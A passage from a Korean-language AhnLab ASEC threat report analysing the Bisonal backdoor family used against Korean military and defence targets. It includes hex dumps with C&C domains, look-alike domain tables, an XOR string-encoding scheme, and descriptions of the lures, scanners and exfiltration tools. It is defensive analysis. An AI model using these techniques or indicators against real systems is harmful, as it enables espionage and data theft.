10002600: 65 43 6F 6E 6E 65 63 74 2E 2E 20 4F 4B 21 00 00 eConnect. OK!
10002610: 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 S Y S T E M \ C
10002620: 75 00 72 00 72 00 65 00 6E 00 74 00 43 00 6F 00 urrent Co
10002630: 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 ntrol Set
10002640: 5C 00 53 00 65 00 72 00 76 00 69 00 63 00 65 00 \ Service
10002650: 73 00 5C 00 25 00 73 00 00 00 00 00 00 00 00 00 s \ % s
    
```

그림 2-3 | 악성코드 내 포함된HeartBeat 문자열

지금까지 살펴본 바와 같이 비소날 혹은 비스콘 (Biscon)은 2011년부터 국내를 공격하고 있는 악성코드로 하트비트 APT와 비소날 변형인 바이오아지흐와 밀접한 연관성이 있으며, 이로 미루어 공격자는 특정 그룹이거나 공개된 소스코드를 이용한 다수의 그룹일 가능성이 있다.

2. 공격 방식

현재까지 확인된 오퍼레이션 비터 비스킷의 공격 방식은 공격 대상이 정해지면 악성코드가 첨부된 메일을 보내 감염을 시도하는 것이다. 특징적인 점은 문서 취약점을 이용하는 방식보다 실행 파일이나 악성 매크로를 포함한 문서를 첨부하는 방식을 주로 이용한다는 것이다.

문서파일로 위장한 Bisonal 악성코드

악성코드 정보 2015.03.24 19:59

2013년 처음 소개된 Bisonal 이라는 이름의 악성코드는 일본 기관을 공격 대상으로 제작되었다. 악성코드 감염 방식은 이메일의 첨부파일 형태로 이루어지며, 첨부파일의 확장자는 실행파일(.exe)형태이거나 사용자에게 보여지는 아이콘 모양이 문서파일(doc, xls, pdf, ppt, hwp) 형태로 제작되어 클릭을 유도하는 특징을 갖는다. 2014년에도 국내에 감염 사례가 확인되었으나 2015년부터 변종형태의 국내결수가 증가하고 있어 사용자 주의가 요구된다. 해당 악성코드는 내부에 암호화되어 저장된 C&C 주소를 통해 공격자와 통신하며, 명령에 따라 다양한 변종어 기능을 수행한다.

1. 접수현황

아래의 [그림-1]은 2015년 1월부터 현재까지 확인된 Bisonal 악성코드 리스트를 나타낸다. 실행파일 내부에는 실제 문서파일도 포함되어 있으며, 실행 시 사용자에게 문서의 내용이 보여진다. 이때, 사용자 모르게 내부에 포함된 2차 악성파일도 함께 설치되며, 공격자와의 통신을 통해 다양한 정보유출이 이루어진다.

번호	파일명	접수일자	MD5
1	???? 회원 명단.xlsx.exe	2015-01-19	d????30?48e5eb05a9903d44f55ea9de7
2	2015년도 ?? 교육 일정(수정).pdf.exe	2015-01-20	1????38?2b0f3abb61775e8eec1d7d20a
3	2015 ?? 위원 [1] .xlsx.exe	2015-01-21	b????08?d74bbd0f4d33e67a214a9e96e
4	2015 ?? 최신 명단.pdf.exe	2015-03-19	8????5f?ab342c9e972637300cbcb45f
5	?? 2015 행사 안내.pdf.exe	2015-03-20	f????ba?975e1be1d094066dccccf73e5
6	?? 2015.pdf.exe	2015-03-20	5????39?700955c481611ddc8ca87ba74
7	?? 호(2015년 1월호).pdf.exe	2015-03-20	1????82?19c21ace4b5592c7c7cbf58eb
8	?? 주소록 수정.ppt.exe	2015-03-24	5????f3?6f0bb51ff92eaf071e004da
9	참고자료1.pdf[1].exe	2015-03-25	3????29?ab4c4f24fb350d0eb2f25e23
10	참고자료.pdf[1].exe	2015-03-25	6????75?8fa5ce0d68682558eaa3c3bc4
11	??개회 컨퍼런스 및 세미나 - 0318.hwp	2015-03-27	a????71e?ac530a86b5585e982174b8f58

그림 2-4 | 비소날 관련 안랩 블로그 게시물



안랩의 분석 결과, 공격에 사용된 첨부 파일은 문서 프로그램의 취약점을 이용한 것이 아니라 문서 파일로 위장한 실행 파일을 사용하고 있었다.

공격 과정은 다음과 같다. 악성 메일을 받은 사용자가 문서 파일로 위장한 파일을 착각해 악성

그림 2-5 | 문서 파일로 위장한 실행 파일 형태의 악성코드

코드를 실행하면, 악성코드는 해당 시스템에 백도어 프로그램을 설치하고 EXE를 삭제한 후 사용자에게 디코이(decoy) 문서 파일을 보여준다.

구분	내용	일시/장소
동시개회 컨퍼런스 및 세미나		• 3/18(수)~20(금) 1시 • 컨퍼런스룸 (206, 207, 208호)
		• 3/18(수)~20(금) 1시 • 컨퍼런스룸 (212, 213호)
		• 3/18(수) 2시 • 컨퍼런스룸(209호)
		• 3/18(수) 2시 • 컨퍼런스룸(213호)

그림 2-6 | 사용자를 현혹하기 위한 문서 파일

지난 2017년 3월에는 마이크로소프트 오피스 매크로를 이용한 공격이 확인됐다. 사용자가 악성 매크로가 삽입된 문서 파일을 열면 [그림 2-7]과 같이 본문의 내용을 흐릿하게 보여주며 매크로 실행을 유도한다.



그림 2-7 | 매크로 활성화를 유도하는 문서




그림 2-8 | 2017년 3월 매크로를 이용한 디코이 문서 내용

사용자가 ‘콘텐츠 사용’을 클릭해 매크로가 실행되면 시스템이 악성코드에 감염되며, 동시에 사용자의 의심을 피하기 위해 정상적인 문서로 보이는 내용의 디코이 문서를 보여준다.

비슷한 시기에 유포된 악성 워드 문서 파일 중에는 동일한 내용, 동일한 백도어를 사용하고 있지만 내용을 흐릿하게 보이지 않고 악성 매크로만 포함하고 있는 변형도 존재한다.

3. 비소날(Bisonal)류 악성코드 현황

오퍼레이션 비터 비스킷과 관련하여 현재까지 확인된 비소날류 악성코드 수는 약 150 개다.

악성코드 분포를 보면 바이오아지흐(Bioazih)를 포함한 비소날(Bisonal) 변형의 비율이 70%로 가장 많으며 덱스비아(Dexbia)는 17%를 차지하고 있다. 하지만 2016년 이후에는 덱스비아의 출현 빈도가 더 잦아지고 있는 것이 확인됐다.




그림 2-9 | 오퍼레이션 비터 비스킷 관련 악성코드 분포

2009년부터 최근까지의 비소날류 악성코드 추이는 [그림 2-10]과 같다.




그림 2-10 | 연도별 비소날류 악성코드 추이

4. 비소날(Bisonal) 백도어 분석

공격자는 일차적으로 비소날(Bisonal) 백도어 프로그램을 사용자에게 보내 공격 대상 컴퓨터를 감염시킨다. 비소날 악성코드의 특징과 그 변형을 살펴보자.

4-1. 비소날(Bisonal) 특징

비소날은 악성코드 내에 'bisonal'과 같은 문자열을 포함하고 있어 붙여진 이름이다. 2010년에 제작된 변형에서 해당 문자열이 발견되었으며, 2009년에 발견된 초기 버전에는 특징적인 문자열이 없다.

비소날에서 자주 사용된 파일 이름은 다음과 같다.

6ro4.dll, 6to4nt.dll, AcroRd32.exe, ahn.exe, AhnSDsv.exe, ahnupdate.exe, AYagent.exe, chrome.exe, conhost.exe, conime.exe, ctfmon.exe, deskmvr.exe, dlg.exe, explorer.exe, htrn.dll, hyper.dll, lpk.dll, lsass.exe, mfc.exe, mmc.exe, msacm32.dll, netfxocm.exe, serskt.exe, svcsep.exe, taskmgr.exe, tpcon.exe, tsc.exe, v3update.exe, winhelp.exe 등

비소날 악성코드는 크게 백도어를 설치하는 드롭퍼(Dropper)와 백도어(Backdoor)로 나뉜다. 백도어는 DLL 파일 형태와 EXE 파일 형태가 있는데, DLL 파일은 기존 파일을 교체하는 형태와 서비스로

로딩되는 형태가 존재하며, EXE 파일은 C로 제작된 형태와 MFC(Microsoft Foundation Class)로 제작된 형태가 존재한다.

DLL 파일 형태	EXE 파일 형태
단독형	C로 제작
기존 파일 교체형	MFC로 제작

표 2-1 | 비소날에서 자주 사용되는 파일 형태와 특징

변형에 따라 특징적 문자열이 없거나 ‘bisonal’, ‘bioazih’, ‘biaozhi’ 등의 문자열을 포함하고 있으며 C&C 서버 주소, 식별 정보 또한 포함하고 있다.

```

10002330: 62 69 73 6F 6E 61 6C 00 6B 69 73 73 79 6F 75 30 bisonal|kissyou0
10002340: 31 2E 6D 79 66 77 2E 75 73 00 00 00 00 00 00 00 1.myfw.us
10002350: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002370: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100023A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100023B0: 00 00 00 00 00 00 00 00 00 50 00 00 00 31 32 37 2E P 127.
100023C0: 30 2E 30 2E 31 00 00 00 00 00 00 00 00 00 00 00 0.0.1
100023D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100023E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100023F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002400: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002410: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002420: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10002430: 00 00 00 00 00 00 00 00 00 00 00 00 00 B8 22 00 00 7"
10002440: 50 44 46 2D 30 34 31 37 00 00 00 00 00 00 00 00 PDF-0417
    
```

그림 2-11 | 2010년 발견된 비소날 악성코드

2011년 발견된 변형부터는 C&C 서버 주소 등의 문자열을 보통 0x1F 로 XOR 연산해 암호화한다.

```

10004010: 62 69 73 6F 6E 61 6C 00 75 7E 6F 7E 71 7D 7E 7D bisonal|u~o~q|~)
10004020: 7E 31 72 66 79 68 31 6A 6C 00 00 00 00 00 00 00 ~1rfyh1jl
10004030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10004040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10004050: 00 00 00 00 00 00 00 00 00 74 70 6D 7A 7E 72 7E 72 tpmz~r~r
10004060: 7E 31 72 66 79 68 31 6A 6C 00 00 00 00 00 00 00 ~1rfyh1jl
10004070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10004080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10004090: 00 00 00 00 00 00 00 00 00 77 6B 6B 6F 25 30 30 68 wkko%00h
100040A0: 68 68 31 6D 76 66 6A 74 6A 31 7C 70 72 30 70 31 hh1mvfjtjl|pr0p1
100040B0: 7E 6C 6F 00 00 00 00 00 00 00 00 00 00 00 00 00 ~lo
100040C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100040D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100040E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100040F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 BB 01 00 00
10004100: 31 00 32 00 30 00 38 00 00 00 00 00 00 00 00 00 1 2 0 8 70
    
```

그림 2-12 | 2011년 발견된 문자열 암호화하는 비소날 악성코드

C&C 서버의 경우 dynamic-dns.net, myfw.us 등의 다이나믹 DNS 서비스를 이용하기도 한다. 주로 국내 사이트와 유사한 이름을 가지고 있으며 평소에는 정상 사이트 주소로 연결하고 원격 제어가 필요할 때만 실제 C&C 서버 IP 주소로 변경한다.

국내 사이트 유사 C&C 서버 주소	정상 사이트	정상 사이트
ahnlab.myfw.us	www.ahnlab.com	안랩
www.ahnlab.com.rr.nu	www.ahnlab.com	안랩
www.kndu.ac.kr.myfw.us	kndu.ac.kr	국방대학교
www.kinu.or.kr.rr.nu	www.kinu.or.kr	통일연구원
www.huyang.go.kr.PassAs.us	www.huyang.go.kr	국립자연휴양림관리소

표 2-2 | 비소날에서 이용하는 국내 사이트 유사 C&C 서버 주소

비소날은 악성코드 내에 식별 정보를 포함하기도 하는데 보통 공격 대상을 포함하고 있어 공격 대상을 추정할 수 있다. 하지만 악성코드 내 식별 정보와 실제 공격 대상이 일치하지 않는 경우도 있다.




그림 2-13 | 군사 기관 추정 공격 샘플

악성코드가 실행되면 보통 다음 시스템 정보를 수집해 전송한다.

- 호스트명
- IP 주소
- OS 버전
- 시스템 시간
- 실행 중인 프로세스 목록 A-Z 드라이브를 검사해 존재하는 이동식, 고정식, 네트워크 드라이브 명
- 모든 폴더 이름
- 모든 파일 이름

표 2-3 | 비소날 실행 시 수집 정보

또한 C&C 서버에 접속하여 명령을 받아 원격 제어 기능을 수행한다.

프로세스 리스트 얻기 / 프로세스 종료 / 파일 관리 (읽기, 쓰기, 삭제 등) / 프로그램 실행

표 2-4 | 비소날 악성코드의 원격 제어 기능

4-2. 비소날(Bisonal) 변형

2010년부터 제작된 비소날(Bisonal) 악성코드는 다양한 변형이 존재한다. 비소날류 악성코드의 연관 관계와 연도별 변형은 다음과 같다.




그림 2-14 | 비소날류 악성코드 연관 관계

시기	종류	내용
2009	Presonal	2009년부터 2013년 까지 국내 기관에 대한 공격에 사용. 비소날(Bisonal) 류와 동일 C&C 서버도 있어 동일 조직의 초기 버전 일 수 있음
2010.07	A 형	비소날(Bisonal) 최초 버전
2011.04	B 형	DLL 형태. 'Bisonal' 문자열 포함
2011.12	B 형	DLL 형태. 정상 msacm32.dll 파일의 export 함수를 가지고 있음. 문자열 암호화 시작
2012	B 형	'Bioazih' 문자열 포함된 변형 발견
2013	B 형	MFC 로 제작된 EXE
2014.10	B 형	엔에스팩(Nspack)으로 패키징
2014.12	Dexbi (Bromall)	새로운 문자열 암호화 방식 사용. 일부 버전에서 Bioazih 문자열 발견
2016.08	B 형	Biazhi 로 변경된 변형 발견
2017.02	Dexbi (Bromall)	덱스비아(Dexbia) 패키징 버전

표 2-5 | 연도별 비소날 악성코드 변형

비소날류 악성코드의 초기 버전으로 알려진 프리소날(Presonal)은 2009년 처음 발견된 이후 2013년 까지 발견되었다. 대부분의 프리소날(Presonal) 악성코드는 200,000 바이트(byte)의 길이를 가지며 주로 한국에서 감염된 사실이 보고된 바 있다. 해당 초기 버전은 비소날 악성코드와 코드면에서의 연

2014년부터는 문자열 암호화 방식과 코드가 바뀐 새로운 변형이 발견된다. 텍스비아(Dexbia)로 불리는 변형은 코드만으로는 비소날 변형으로 분류하기 어렵다. 하지만 파일 이름 중 기존 비소날 변형에서 사용된 6ro4.dll과 같은 이름의 파일이 존재하고, 비소날 변형의 특징적 문자열인 ‘biaozhi’를 포함한 변형이 확인되었다. 또한 비소날 악성코드를 이용한 공격을 받은 업체들 중 2곳 이상의 업체에서 이 변형도 함께 발견된 것으로 미루어 보아 동일 공격 그룹에서 제작했을 가능성이 높을 것으로 추측된다.

00405020:	1A 18 1C 1D 2A 2B 2C 2D 43 49 49 55 00 00 00 00	***-CIIU
00405030:	00 00 00 00 43 42 42 44 49 53 42 48 00 00 00 00	CBBDISBH
00405040:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00405050:	00 00 00 00 00 00 00 00 00 00 00 45 4C 44 4C	ELDL
00405060:	4A 46 44 52 48 4F 43 4F 43 58 46 54 48 52 45 43	JFDRHOCCKXFTHREC
00405070:	49 5A 42 53 49 42 41 52 45 51 44 4B 42 41 47 52	IZBSIBAREQDKBAGR
00405080:	47 4C 42 59 45 49 49 4A 45 4A 00 00 00 00 00 00	GLBYEIIJEJ
00405090:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004050A0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004050B0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004050C0:	45 4C 44 4C 4A 46 44 52 48 4F 44 4B 46 42 41 41	ELDLJFDRHODKFBAA
004050D0:	41 59 47 47 42 56 49 51 42 54 47 52 41 48 49 45	AYGGBVIQBTGRAHIE
004050E0:	4A 45 43 41 48 47 48 57 46 4E 4A 4F 46 44 00 00	JECAHGHWFNJOFD
004050F0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00405100:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

그림 2-18 | 텍스비아(Dexbia) 변형

2014년에는 엔에스팩(nsPack) 프로그램 등으로 패키징된 변형이 발견되었으며, 2017년 현재도 비소날 등의 구형 버전과 텍스비아 변형이 모두 공격에 사용되고 있는 것이 확인되었다.

5. 내부 침투 도구

공격자는 공격 대상 컴퓨터에 백도어를 감염시킨 후, 최종적으로 내부 시스템을 장악하고 정보를 유출하기 위해 다양한 내부 침투 도구를 사용한다. 내부 침투 도구로는 포트 스캐너(Port Scanner), 정보 수집 프로그램, 정보 유출 프로그램을 사용한다.

5-1. 포트 스캐너(Port Scanner)

포트 스캐너는 포트 정보를 스캔 프로그램으로 2011~2012년에는 프로그램 이름이 s.exe였으며, 2015년에는 v3log.exe였다.

```

c:\work>S scanner By l 2012

Usage: s TCP/SYN StartIP [EndIP] Ports [Threads] [/T(N)] [/<H>Banner] [/Save]
Example: s TCP 12.12.12.12 12.12.12.254 80 512
Example: s TCP 12.12.12.12/24 80 512
Example: s TCP 12.12.12.12/24 80 512 /T8 /Save
Example: s TCP 12.12.12.12 12.12.12.254 80 512 /HBanner
Example: s TCP 12.12.12.12 12.12.12.254 21 512 /Banner
Example: s TCP 12.12.12.12 1-65535 512
Example: s TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s TCP 12.12.12.12 21,3389,5631 512
Example: s SYN 12.12.12.12 12.12.12.254 80
Example: s SYN 12.12.12.12 1-65535
Example: s SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s SYN 12.12.12.12 21,80,3389

c:\work>

```

그림 2-19 | 포트 스캐너

5-2. 정보 수집 프로그램

공격 대상의 계정 정보, 윈도우 버전 정보 등을 수집하기 위해 GetAccoutn.exe와 getos.exe 프로그램을 사용한다.

■ GetAccoutn.exe

```

c:\work>GetAccount.exe

GetAccount Via SID, by netXeyes 2002/04/06

Usage: GetAccount <\\IP> <Type> [Count]
Type 0: System Build_in Account
     1: User Account
Count: How many account you want emernurate? Default is: 30

Account maybe not exsited (Deleted Before)

```

그림 2-20 | GetAccount 실행 화면

■ getos.exe

```

c:\work>getos 192.168.230.129

[+] Start scan host: 192.168.230.129
[+] Host : 192.168.230.129
[+] Native OS : Windows 7 Enterprise 7601 Service Pack 1
[+] Native LAN Manager : Windows 7 Enterprise 6.1
[+] Primary Domain : WORKGROUP
[+] Windows 7

```

그림 2-21 | getos 실행 화면

5-3. 정보 유출 프로그램

수집한 정보를 유출하기 위해 Client.exe와 Put.exe 프로그램을 사용한다.

■ Client.exe

Client.exe는 C&C 서버와 통신하는 프로그램으로 통신에 성공하면 파일을 전송한다. 내부 시스템 침투에 성공하여 시스템 정보를 얻으면 이를 외부로 보내는 프로그램은 별도로 제작하는 것으로 보인다.

■ Put.exe

Put.exe는 탈취한 정보를 1 MB씩 유출하는 역할을 한다. error.txt 파일에는 전송 과정에서 공격자가 남긴 로그 정보가 남으며 flist.txt 파일에는 유출 대상이 저장된다. Put.exe는 해당 악성코드와 동일 경로에 위치하는 텍스트 파일들을 참조하여 압축 파일들을 공격자 서버로 전송하는 기능을 수행한다.

6. 결론

지난 2009년부터 국내 주요 기관을 대상으로 비소날(Bisonal), 바이오아지흐(Bioazih), 텍스비아(Dexbia) 등의 비소날류 악성코드 및 연관 악성코드를 이용한 공격이 계속되고 있다. 공격자는 주로 국내 군사 기관에 대한 정보를 수집하기 위해 노력하고 있으며 2013년부터는 국내 민간 업체와 방위 산업체에 대해서도 공격을 확대하고 있다. 비소날 악성코드는 중국 언더그라운드에서 소스코드가 공개되어 있다고 알려졌으나, 현재 확인된 공격 사례의 공격자들이 동일 그룹인지 여부 또한 불분명한 상태다.

분석 결과, 공격 방식이 기술적으로 뛰어난 그룹은 아닌 것으로 확인되었지만 약 10년동안 국내 주요 기관들을 노리고 지속적인 공격을 가하고 있어 앞으로도 더욱 강력한 보안 대책과 함께 각별한 주의가 요구된다.

<AhnLab 진단 정보>

V3 제품군과 MDS 제품에서는 오퍼레이션 비터 비스킷에 사용된 비소날(Bisonal)류 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

- Backdoor/Win32.Bisonal (2016.09.05.06)
- Trojan/Win32.Agent (2017.02.18.00)
- Trojan/Win32.Npkon (2009.10.30.00)
- Win-Trojan/Biscon.3140 (2014.07.10.00) 등

참고자료

1. The HeartBeat APT Campaign (https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the-heartbeat-apt-campaign)
2. TROJAN.DROPPER.BISONAL (<https://camal.coseinc.com/publish/2013Bisonal.pdf>)
3. https://www.rsaconference.com/writable/presentations/file_upload/cle-t04_final_v1.pdf
4. [주의]APT공격용 악성코드 (http://www.hauri.co.kr/information/issue_view.html?intSeq=225&page=1)
5. <https://blogs.technet.microsoft.com/mmpc/2015/04/13/bioazih-rat-how-clean-file-metadata-can-help-keep-you-safe>
6. 문서 파일로 위장한 Bisonal 악성코드 (<http://asec.ahnlab.com/search/bisonal>)
7. Roland Dela Paz/Forcepoint, Personal communication

ASEC REPORT

Vol.88
2017년 3분기

AhnLab

집필 **안랩 시큐리티대응센터 (ASEC)**
편집 **안랩 콘텐츠기획팀**
디자인 **안랩 디자인팀**

발행처 **주식회사 안랩**
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901

본 간행물의 어떤 부분도 안랩의 서면 동의 없이 복제, 복사, 검색 시스템으로 저장 또는 전송될 수 없습니다. 안랩, 안랩 로고는 안랩의 등록상표입니다. 그 외 다른 제품 또는 회사 이름은 해당 소유자의 상표 또는 등록상표일 수 있습니다. 본 문서에 수록된 정보는 고지 없이 변경될 수 있습니다.